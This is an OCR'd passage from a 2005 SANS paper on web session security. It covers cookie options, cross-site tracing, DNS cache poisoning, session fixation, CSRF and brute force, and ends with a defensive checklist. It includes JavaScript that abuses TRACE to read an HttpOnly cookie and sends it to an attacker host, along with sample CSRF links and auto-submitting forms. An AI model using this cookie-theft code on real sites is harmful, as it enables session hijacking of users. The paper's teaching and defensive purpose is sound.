
```
Set-Cookie: sid=9c4d81a9; HttpOnly
```

Cookies which have this option set are sent as usual with HTTP requests, but are not accessible to JavaScript. This is good mitigation against XSS attacks, effectively doing the same thing that protects HTTP authentication. URL parameters and hidden form fields cannot be protected in this way.

Attacking HttpOnly – The TRACE Method

Unfortunately, a way has been found to bypass the HttpOnly option. Part of the XML DOM functionality found in browsers is the HttpRequest object [9]. This allows JavaScript to make an HTTP request and look at the response. For security, only requests to the domain that sourced the JavaScript are allowed. There are legitimate uses for this, but we will show how this ability can be abused.

Among the various methods supported by HTTP, there is one called “TRACE”. Whatever request is made, this method simply echoes the request back to the client. The method is intended for debugging, but despite this it is enabled by default on most web servers [12]. Here is an example of it being used:



So, using the HttpRequest object we can issue a TRACE request against the originating server. Although the cookie we want to steal is not accessible to JavaScript, it is attached to the TRACE request. The web server echoes this request back to us, and we can read the cookie from the response. Here is some JavaScript that performs the exploit:

© SANS Institute 2005 Author retains full rights.

```
var xmlHttp = new XMLHttpRequest();
xmlHttp.open("TRACE", "", false);
xmlHttp.send(null);
var regex = new RegExp('^Cookie: (.*)$', 'm');
var cookie = regex.exec(xmlHttp.responseText)[1];
new Image().src = 'http://www.attacker.com/gotcha.png?' + cookie;
```

The code shown works with Mozilla Firefox; it is slightly different for Internet Explorer. A real exploit would automatically detect the browser. I am demonstrating this using Firefox because the latest version of IE has disabled TRACE requests from the HttpRequest object. This appears to be a very sensible precaution included in XP Service Pack 2.

As before, we watch the attacker's server logs, waiting for the user to click the link. If the original attack is used, this is protected by the HttpOnly option, so we get a log message like this (cookie is missing):

```
1.2.3.4 - - [18/Sep/2004:18:07:17 +0100] "GET /gotcha.png?
HTTP/1.1" 404 290 "http://www.example.com/xss.cgi" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)"
```

However, if we use the new attack code, the cookie is captured:

```
1.2.3.4 - - [18/Sep/2004:18:07:17 +0100] "GET /
gotcha.png?sid=9c4d81a9 HTTP/1.1" 404 290
"http://www.example.com/xss.cgi" "Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)"
```

To defend against this, production web servers must disable the TRACE and TRACK methods. This attack also affects HTTP basic authentication, because the Authorization header is also echoed by the TRACE request. Interestingly, HTTP digest authentication is not affected, because the JavaScript can only access the digest and that is only valid for one request.

Stealing the Cookie by Sniffing

The classic sniffing attack requires an attacker to be on the same LAN as the victim. By running a “sniffer” like tcpdump, all network traffic can be logged. The packet log can then be searched for passwords. Here we will look at an alternative approach to the attack which does not require access to the victim's LAN. As previously stated, Acme have decided to use SSL to protect their network traffic from sniffing. However, we will see how this can be circumvented.

Imagine we are an attacker about to attempt a DNS cache poisoning attack. The DNS (Domain Name System) is the mechanism that translates human-readable domain names to machine-readable IP addresses. We are going to give the victim false information about www.example.com and instead direct them to an IP address we control.

The first step is to discover the IP address of the victim and of one of their DNS resolvers. We do this by tricking the user into clicking a link. We use a unique domain name in the link, e.g. x98dm10d.attacker.com. We watch the attacker.com name server and web server logs, looking for the request from the victim. The name

© SANS Institute 2005 Author retains full rights.

server request will come from the victim's DNS server. The web request will come directly from the victim, unless a proxy is being used.

With this information, we attempt to poison the victim's DNS cache. We will exploit some weaknesses in the Windows DNS resolver [26]. Taking advantage of the fixed source port and incremental transaction ID, we can flood the victim with fake DNS responses. These contain www.example.com and the fake IP address. The packets will be silently ignored until the user makes a DNS request. At that point, we hope a fake response with the correct transaction ID arrives before the legitimate response. After several attempts we will be successful. We then take advantage of another resolver flaw – the domain in the answer does not have to match the query – regardless of what domain the user queried, www.example.com will be accepted in the response. We can also set a very long TTL on the record, so the cache does not expire it.

When the user connects to https://www.example.com/ they will be using SSL. To avoid alerting the user, the fake IP address must transparently forward all connections to the genuine server. The user will login and be granted a session cookie. All the traffic for this is passing through the fake IP address, but the encryption means it cannot be seen or tampered with. We now entice the user to visit http://www.example.com/ i.e. without SSL. The user may be trained not to enter their password into a non-SSL site, but they would not expect merely clicking the link to compromise their session.

However, the browser will attach the session ID cookie for www.example.com to the non-SSL request. The traffic is still passing through the fake IP address, so we can now see the cookie in the clear. At this point we have full control of the account and can start forging requests as the authorized user.

Mitigation – The Secure Option

The Secure option is part of the original cookie specification. The Set-Cookie header can include this option, like this:

```
Set-Cookie: sid=9c4d81a9; secure; HttpOnly
```

The cookie will now only be transmitted over connections as secure as the one it was set on. This prevents the aforementioned attack.

HTTP authentication does not have this vulnerability as the browser will prompt for credentials when changing protocol. URL parameters and hidden form fields may have this vulnerability, but the web application can take some precautions. To protect session IDs stored this way, the site must never link to a plain HTTP URL. Even the external link redirector must use HTTPS.

In general, web browsers are designed to support this separation of SSL and non-SSL. For example, HTTP and HTTPS documents from the same domain are only allowed the same limited JavaScript interactions as documents from different domains.

© SANS Institute 2005 Author retains full rights.

5.Other Attacks

This section reviews some attacks that do not depend on stealing the session cookie.

Session Fixation

The idea of “session fixation” is for the attacker to set the session ID before the user logs in [6]. When the user logs in, this session ID will be upgraded to “logged in” status. However, the attacker still knows it, and can now use it to gain access to the protected area. For URL parameters fixing the session ID is easy – the attacker entices the victim to click a link that contains the attacker's chosen session ID. The web server will then helpfully rewrite all the links on that page to use the same session ID. In principle it should not be possible for an attacker to control cookies on the victim domain. However, we will shortly look at various vulnerabilities that permit this. However, HTTP authentication is not vulnerable to this attack as there is no session ID and the password is required for every request.

Injecting Cookies

There are several ways an attacker could control another site's cookie. By exploiting an XSS vulnerability in the victim site, the attacker can use JavaScript or <META> tags to set the cookie. In fact, the goal-posts are widened somewhat by a feature of cookies. A web server can set the “domain” attribute on a cookie, for example to “example.com” instead of “www.example.com”. So any XSS vulnerability in the same domain as the victim site could allow cookie injection.

I decided to investigate the domain attribute further and discovered a vulnerability in some popular web browsers. It is intended that a server can set a cookie for its own domain, but not for others. So, www.example.com can set a cookie for example.com but not for victim.com. I wondered what would happen if it tried to set a cookie for .com. It turns out that .com is not allowed but the restriction is not perfect. For example, it would be possible for www.attacker.ltd.uk to set a cookie for .ltd.uk. This would then be sent to www.victim.ltd.uk. I called this vulnerability “cross-domain cookie injection”.

There is also an issue with the use of SSL. A non-SSL request can cause a cookie to be set, which will later be sent with SSL requests. I called this vulnerability “cross-security boundary cookie injection”. Exploitation is difficult: the attacker needs to DNS cache poison the victim as described earlier. The victim is then enticed to click a link to the non-SSL victim site, and the attacker intercepts this to set a cookie. Later, when the victim visits the SSL site, they are still using the session ID known by the attacker.

Having discovered these vulnerabilities I produced an advisory, wp-04-0001 [28] that was published on BugTraq and other feeds. CVE candidate numbers were assigned for each issue on four major browsers. I informed the vendors and received a mixed response. The cross-domain problem was quickly fixed by Konqueror. Opera was the only browser not vulnerable and they provided details of their solution. Mozilla

© SANS Institute 2005 Author retains full rights.

already knew of the problem and have non-urgent plans to fix it. Microsoft are worried about breaking compatibility and have no current plans to fix it. No browsers have plans to fix the cross-security boundary problem, as doing so would certainly break compatibility. So, given all these issues, it is clear that a determined attacker will be able to set a cookie in the victim domain.

Performing a Session Fixation Attack

Imagine we are going to perform a session fixation attack against www.victim.ltd.uk. We look at the website and see it uses a “sid” cookie to track sessions. We record the session ID the web server has allocated us. Now we obtain another .ltd.uk domain, we choose attacker.ltd.uk and register this legitimately. We set up a web server at www.attacker.ltd.uk and entice the victim to click a link to this domain. The web server then sets the “sid” cookie, with the domain “.ltd.uk”. Because of inadequate checking in some web browsers, the cookie is allowed. We also set a long timeout on the cookie – so the user will not be assigned a new session ID before we have an opportunity to attack.

We keep accessing the victim web server using our recorded session ID. Initially we are treated as not logged in. However, at some point the victim will log into their account and that session ID will be marked as logged in. We will then be granted access to the protected area.

Defending Against Session Fixation

Fortunately, there is an effective defence against this attack. The attack relies on the session ID known by the attacker being upgraded to “logged in” status. To prevent this, all we need to do is allocate new session IDs at the login point. This completely thwarts session fixation attacks. In fact, many sites only require session tracking for logged-in users, so they can choose only to allocate session IDs at login time.

This mitigation is effective where there is a clear login point. However, this is not the case for all applications. For example, on-line shopping does not usually involve a login. An attacker could fix the user's session and later tamper with the shopping basket. However, if the session ID is changed before the “confirm order” stage then this will be detectable. One solution to this would be a “chameleon” session ID that changes with every request. Fortunately, Acme does not yet have this problem as it only requires sessions for authenticated users.

For the cookie injection problem, an alternative defence is included in the new cookie specification [5]. The new standard requires cookies to include their options when they are submitted to the server. This enables the server to detect cookies with incorrect options, e.g. domain=.ltd.uk. Unfortunately this has not yet been widely implemented.

Cross-Site Request Forgeries (CSRF)

CSRF is a completely different attack. It does not attempt to steal or control the session ID. Instead, the victim's web browser is made to perform requests without

© SANS Institute 2005 Author retains full rights.

the user's knowledge. In the simplest case, the user would be enticed to link a link like this:

```
http://www.example.com/transfer.cgi?amount=1000000&rcpt=attacker
```

Provided the user is logged in, their browser will attach the valid session cookie to the request. The web server will see this as an authorized request and perform the transfer to the attacker's account. It is only possible for CSRF attacks to perform actions; no information leakage is possible, because nothing is returned to the attacker. Even if the attacker uses JavaScript to open the link in a hidden frame, the JavaScript will not be able to access the returned page, as it is from a different domain.

Some people compare this to phishing and question whether there is a real vulnerability. However, there is a crucial difference. Phishing relies on a user clicking an untrusted link, and then entering a user name and password into that window. CSRF merely relies on a user clicking an untrusted link while they're logged into a website. This is a completely legitimate operation that users need to be able to do. The link could be made to look inconspicuous, using a redirect to launch the attack code.

The original cookie specification addresses this issue with the concept of “unverifiable transactions”. The idea is that browsers should differentiate between actions the user can control (clicking a link, submitting a form, etc.) and actions the user cannot control (loading an image, following a redirect, etc.). When an unverifiable transaction is made from one domain to another, cookies should not be attached.

However, this precaution is not well implemented in browsers. The most obvious attacks – such as referencing a third-party site in an image – are protected. Still, there remain alternative exploitation routes, for example JavaScript that automatically submits a form:

```
<body onload=”attack.submit()”>
<form name=”attack”
action=”https://www.victim.com/vulnerable.cgi”>
</form></body>
```

Although we can expect mitigations in browsers to improve, for now web applications need to implement further precautions.

Defending Against CSRF

Several ways have been suggested to defend against CSRF attacks:

- Make actions only take effect on POST requests (i.e. form submissions), not GET. This does prevent the simple “click a link” attack. However, if an attacker can entice the user to come to a page that the attacker controls, then that page can automatically post a form using JavaScript.
- Check the referer header. In general this header is considered untrusted as it can

© SANS Institute 2005 Author retains full rights.

easily be forged. In this case the attacker cannot control it – browsers provide no way to control the referer from JavaScript. However, the referer header is not always present. Short of denying requests without a referer (which will affect legitimate users), this approach is incomplete.

- Make all user actions require a confirm stage. This is a good idea, but it can be circumvented by forging the confirmation request. However, if we include a random token in the confirmation form we can prevent this. The attacker will not be able to obtain the token and so is unable to forge the confirmation request.

The CSRF problem affects both cookies and HTTP authentication. It does not affect URL parameters because to forge such requests the attacker would have to know the session ID to include in the URL. In fact, the mitigation suggested is very similar to keeping the session ID in hidden form fields.

Brute Force Attacks

A simple kind of attack is to automatically try huge numbers of user names and passwords. Authentication systems have long faced this threat and taken several countermeasures:

- Insert a delay between receiving credentials and responding success/fail.
- Lock an account after a certain level of incorrect logins is reached.

Unfortunately, neither of these countermeasures can really be used on the web [22]. If an account is locked after incorrect logins then this allows an attacker to easily lock people's accounts – effectively a denial of service attack. The login delay is not effective because an attacker can attempt many logins at once, and if simultaneous logins are forbidden this again opens up a potential DoS attack.

An alternative approach is to block IP addresses after several failed logins from the same address. This is complicated by the fact that many users may appear to be coming from the same IP address, e.g. an ISP's web proxy. In this case an attacker can cause a DoS against users of the same proxy. This is not as bad as blocking the whole Internet, but is still a problem.

So, putting limits on login failures is a balance between preventing brute force attacks and preventing denial of service attacks. A reasonable balance I'd suggest is to put a fairly tight restriction on login failure per IP address, e.g. 10 failures in a 5 minute period locks IP address for 5 minutes. Put a higher restriction on failures per account, e.g. 1000 failures in a 24 hour period locks account for 24 hours. This way only a determined attacker can lock an account – but accounts will be locked early enough to prevent password compromise.

Two other principles are important in preventing brute force attacks:

- Don't reveal the existence of user names, i.e. on failed logins just say “login failed”. Don't explain either “bad user name” or “bad password” as that allows attackers to determine what user names are in use.

© SANS Institute 2005 Author retains full rights.

- Enforce a strong password policy. If easily guessed passwords are allowed then a brute force attack may succeed very quickly. By requiring strong passwords we hope that an attacker would have to try many millions of passwords before success.

Finally, there is a new idea to prevent brute force attacks “Captcha”. This system presents a problem that a human can easily solve, but a computer cannot [23]. Most Captchas involve reading distorted text in an image. By putting a random Captcha on the login page, computer brute force attacks are prevented because a human would have to solve all these problems. However, this would be an inconvenience for legitimate users and is only appropriate for high security sites.

As well as brute forcing user names and passwords, attackers could also brute force session IDs. However, it is easy for the web application to use a very large session ID to foil brute forcing. This does not impact the user experience. Requiring a very long password would interfere with users, so the other mitigations are necessary.

6.Generic Mitigations

In this section we look at various general strategies to harden web applications. These are not in response to a specific threat. These measures generally provide some level of protection against multiple attacks.

Compartmentalization

Breaking the website down into separate “compartments” is a wise precaution. If done correctly this means that flaws discovered in one compartment will not affect the security of any other. For example, a website may have a secure area for account administration and another “logged in” area which is a discussion forum. If a flaw were discovered in the forum software, the aim would be for this not to affect the security of account administration.

Browsers enforce JavaScript security based on the originating server name. To create separate compartments these must have different host names, e.g. http://admin.example.com/ and http://forum.example.com/. It is not enough to just set the path attribute on the session ID cookie – JavaScript can easily work around this restriction.

Compartmentalization in this manner protects against web attacks like XSS. However, if the two compartments are running on the same server then it does not protect against back-end attacks, such as SQL injection or buffer overruns. Depending on the perceived threats it may be desirable to enforce further compartmentalization, e.g. separate physical hardware.

Extra Authentication for Sensitive Operations

In many applications some operations are particularly sensitive. For example, in a banking application the “send money” operation needs to be protected most of all. One option to achieve this is to require extra authentication for the sensitive

© SANS Institute 2005 Author retains full rights.

operation. The authentication could take any form, but for Acme the only likely option would be requiring the password to be re-entered.

This is effective in that it completely protects the operation against an attacker who has compromised the session management system, but does not know the password. However, this protection must be used judiciously, as every password entry provides an opportunity for the password to be captured.

One operation that must be protected in this way is the “change password” function. Without this protection, an attacker who has compromised session management can easily escalate this to knowing the password, i.e. full access.

Logout and Timeout

An important feature to provide is a reliable logout function. When the user selects this, they know that as long as their password was not captured, no further access will be allowed to their account. As previously discussed, a major motivation for using a session ID is so this can be invalidated at the server, rather than relying on the browser to remove the password from memory.

Another common mitigation is to place a time limit on a session ID. Most websites have an inactivity timeout that invalidates a session ID after, say, 10 minutes of inactivity. This is a good idea, but I believe it is also important to have an absolute timeout, perhaps forcing re-authentication every four hours. If there is only an inactivity timeout, then an attacker who has stolen the session ID can keep it valid by making periodic requests.

Disable Password Saving

Most browsers have some kind of password management system. This usually saves the passwords unencrypted on disk, allowing anyone who has access to the computer to use them. Generally this is what users want, at least for most logins they have. It can even be argued that this aids security by discouraging re-use of passwords. However, this is not appropriate for high security sites such as banking. High security sites must set the autocomplete="off" option in the <form> attribute of login forms. This prevents passwords being saved. Despite this, Acme has decided not to set this option, believing that most of its users will want to save their password.

IP Address Restrictions

An interesting way to defend session IDs is to restrict the session to an IP address. While IP address spoofing is possible, in practice it is very difficult to spoof a TCP connection from an arbitrary IP address. All the packets returned from the server will go to the proper IP address. Unless the attacker controls a network en-route, they will not be able to read these packets. To establish a TCP connection, the client must echo a 32-bit random number correctly to prove they are not spoofing. This raises the bar considerably for an attacker who has stolen a session ID.

Unfortunately, there are legitimate reasons a user may change IP address during a

© SANS Institute 2005 Author retains full rights.

session. It has long been accepted wisdom that although IP address restrictions are desirable for security, they cause too many problems for legitimate users to be used on production websites [25]. However, I have never found any firm research on this issue. To resolve this, I used my personal website to research IP address changes. I enabled the Apache CookieTracking option to assign all visitors a unique cookie, and modified the log format to include this. A compact privacy policy header was also added, to ensure maximum acceptance of the cookie. I developed a quick analysis tool using Perl, aiming to determine two figures:

- Number of cookies used for more than one request. This is effectively the number of clients we have managed to track in the experiment.
- Number of cookies used for requests coming from more than one IP address. We assume no-one is attacking my personal website, so this gives the background level of legitimate users who change IP address.

The results from approximately four weeks of logs from my site are as follows:

Cookies used for more than one request	26540
Cookies used from more than one IP address	862

This shows that just over 3% of legitimate users will change IP address during a session. Two main patterns appeared in the logs:

- Some clients make several requests from one IP address, then make several requests from a second, sometimes with a gap between the blocks of request. This suggests the end user is changing IP address, perhaps reconnecting their modem.
- Some clients make requests from multiple IP addresses in a small range, seemingly at random. This suggests that the ISP is using multiple, load-balanced web proxies. When a user makes a web request, it may be routed through any one of these proxies, usually at random.

Both these conjectures were supported by information in reverse DNS records and Whois information. However, this explanation does not affect the conclusion: implementing this precaution will interfere with over 3% of legitimate users and is not appropriate for production websites. However, an interesting approach used on some sites is to offer a choice at login:

- Restrict login to IP address (more secure)
- Do not restrict (works with all ISPs)

This is a smart solution and appropriate for sites with tech-savvy users. However, most users will not understand this question and will not be able to choose appropriately.

7.The Ultimate Attack

There is an attack that can defeat many of the mitigations presented so far. The idea is quite long-standing public knowledge, but I have found no publicly available attack

© SANS Institute 2005 Author retains full rights.

code. The attack relies on finding an XSS flaw on the same domain as the secure site. The idea is to inject JavaScript into the victim's browser and use this as a kind of proxy to issue requests for the attacker. Even though the HttpOnly option is used (and TRACE is disabled), the cookie is still attached to requests by the browser. This attack bypasses IP address restrictions and also affects HTTP authentication. The JavaScript can read the response to queries as well, unlike CSRF attacks where the originating JavaScript comes from a different domain to the victim server.

There is some good news. Most notably, the whole attack must take place while the user has the browser window open. Also, some mitigations do still hold. This attack cannot cross domains (due to browser restrictions on JavaScript) so compartmentalization with separate domain names is still effective. It is also unlikely to be able to capture the password, so sensitive operations protected by password re-entry are protected.

Ultimately this is quite devastating to web application security. Despite many precautions, just a single XSS vulnerability leads to a major compromise of the site. Clearly significant attention must focus on preventing such vulnerabilities. Some interesting attacks to consider are shown in [27].

8.Conclusions

Having looked at various options for authentication on the web, we conclude that password authentication using HTML forms is the only option that meets common business requirements. Given various options for maintaining the session after login, using a session ID cookie is the preferred choice.

Summary of Mitigations

We have now looked at all the major attacks against a session ID cookie login system. Various mitigations are available, some of which are appropriate for a moderate security site. Here is a checklist of precautions for developers to follow:

- Make the session ID a 128-bit cryptographically secure random number. This prevents anyone predicting or brute forcing the ID.
- Use the “secure” and “HTTPOnly” cookie options, to prevent theft through XSS and information leakage over non-SSL requests.
- Disable the TRACE/TRACK HTTP methods, to prevent HttpOnly being circumvented.
- Change session IDs at login time, or alternatively only issue them at that point. This prevents session fixation attacks.
- Ensure all requests that cause a data change on the server use a random authorization token, to prevent CSRF attacks.
- Provide a logout function that invalidates the session ID on the server.
- Put time limits on session IDs to reduce impact of theft – both inactivity and absolute timeouts.
- Separate large sites into compartments, which use different domain names.
- To prevent brute force password guessing, enforce a strong password policy, do not leak the existence of user names and implement some failed login limits.

© SANS Institute 2005 Author retains full rights.

Issue this checklist to all web developers, but remember: the checklist alone is not enough. Secure development must be based on individual developer's training and experience.

What's the State of the Art?

As this paper has discussed at length, there are many techniques to harden web applications and minimize the impact of bugs. Despite this, even a well designed application is susceptible to a single instance of a flaw such as cross-site scripting causing a major compromise.

A secure web operation needs to look at security beyond application design. A major emphasis is on application testing, and there are several powerful tools available to audit web applications, as well as penetration testing services. Application-layer Firewalls and Intrusion Detection Systems (IDS) are also major components of a security strategy.

With all these precautions, users are becoming the weakest link in the chain. Attacks such as “phishing” show that strong server security is insufficient when users can be easily tricked. While browser design may evolve to discourage this, currently the most effective precaution is user education. Security professionals must find new and effective ways to spread security-conscious computing to all around them.

9.References

[1] “Pluggable password strength checking for your servers.” The Openwall Project. http://www.openwall.com/passwdqc/ (14 Nov 2004).

[2] “Securing Your Future with Two-Factor Authentication.” RSA SecurID Authentication. http://www.rsasecurity.com/node.asp?id=1156 (14 Nov 2004).

[3] John Leyden. “Gummi bears defeat fingerprint sensors.” The Register. 16 May 2002. http://www.theregister.co.uk/2002/05/16/gummi_bears_defeat_fingerprint_sensors/ (14 Nov 2004).

[4] “How Not to Get Hooked by a ‘Phishing’ Scam.” FTC Consumer Alert. June 2004. http://www.ftc.gov/bcp/conline/pubs/alerts/phishingalrt.htm (14 Nov 2004).

[5] Kristol et al. “HTTP State Management Mechanism.” IETF Request for Comments 2965. October 2000. http://www.ietf.org/rfc/rfc2965.txt (14 Nov 2004).

[6] Mitja Kolšek. “Session Fixation Vulnerability in Web-based Applications.” December 2002. http://www.acros.si/papers/session_fixation.pdf (14 Nov 2004).

[7] “Tracking without Cookies” http://www.arctic.org/~dean/tracking-without-cookies.html (14 Nov 2004).

© SANS Institute 2005 Author retains full rights.

[8] “Mitigating Cross-site Scripting With HTTP-only Cookies.” Microsoft Developer Network. http://msdn.microsoft.com/workshop/author/dhtml/httponly_cookies.asp (14 Nov 2004).

[9] “XML DOM Tutorial” W3Schools. http://www.w3schools.com/dom/default.asp (14 Nov 2004).

[10] Arthur Maj. “Securing Apache 2: Step-by-Step.” SecurityFocus Infocus. 21 June 2004. http://www.securityfocus.com/infocus/1786 (14 Nov 2004).

[11] Jesse Ruderman. “Security tips for Web Developers.” http://www.squarefree.com/securitytips/web-developers.html (14 Nov 2004).

[12] Art Manion. “Multiple vendors' web servers enable HTTP TRACE method by default.” CERT Vulnerability Note VU#867593. 23 Jan 2003. http://www.kb.cert.org/vuls/id/867593 (14 Nov 2004).

[13] “Authentication, Authorization, and Access Control.” Apache HTTP Server Version 1.3 Manual. http://httpd.apache.org/docs/howto/auth.html (14 Nov 2004).

[14] Charles Miller. “Saving HTTP Authentication?” 30 Dec 2003. http://fishbowl.pastiche.org/2003/12/30/saving_http_authentication (14 Nov 2004).

[15] “Session Handling Functions.” PHP Users' Manual. http://uk.php.net/manual/en/ref.session.php (14 Nov 2004).

[17] Chris Shiflett. “Foiling Cross-Site Attacks.” PHP Architect Magazine. October 2003. http://www.phparch.com/issuedata/articles/article_66.pdf (14 Nov 2004).

[18] Jan Wolter. “A Guide to Web Authentication Alternatives.” Dec 1997. http://www.unixpapa.com/auth/ (14 Nov 2004).

[19] Rey Nuñez. “ASP.NET Authentication.” http://authors.aspalliance.com/aspxtreme/webapps/aspnetauthentication.aspx (14 Nov 2004).

[20] Jesse Liberty. “ASP.NET Forms Security.” 14 June 2004. http://www.ondotnet.com/pub/a/dotnet/2004/06/28/liberty_whidbey.html (14 Nov 2004).

[21] “Mozilla TrustBar.” http://trustbar.mozdev.org/ (14 Nov 2004).

[22] Mark Burnett. “Blocking Brute-Force Attacks.” IIS Resources Security Articles. 21 Sept 2004. http://www.iis-resources.com/modules/news/article.php?storyid=275 (14 Nov 2004).

[23] “The Captcha Project.” http://www.captcha.net/ (14 Nov 2004).

[24] Gunter Ollmann. “Custom HTML Authentication.” http://www.technicalinfo.net/papers/CustomHTMLAUthentication.html (14 Nov 2004).

© SANS Institute 2005 Author retains full rights.

[25] Ofer Maor. “RE: Tying a session to an IP address.” WebAppSec Mailing List. 10 May 2004. http://seclists.org/lists/webappsec/2004/Apr-Jun/0109.html (14 Nov 2004).

[26] have2Banonymous. “The Impact of RFC Guidelines on DNS Spoofing Attacks.” Phrack 62. 13 July 2004. http://www.phrack.org/show.php?p=62&a=3 (14 Nov 2004).

[27] Andrew Clover. “Re: GOBBLES SECURITY ADVISORY #33.” BugTraq Mailing List. 11 May 2002. http://www.securityfocus.com/archive/1/272037/2002-05-09/2002-05-15/0 (14 Nov 2004).

[28] Paul Johnston. “Multiple Browser Cookie Injection Vulnerabilities.” Westpoint Security Advisory wp-04-0001. 15 Sep 2004. http://westpoint.ltd.uk/advisories/wp-04-0001.txt (14 Nov 2004).

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.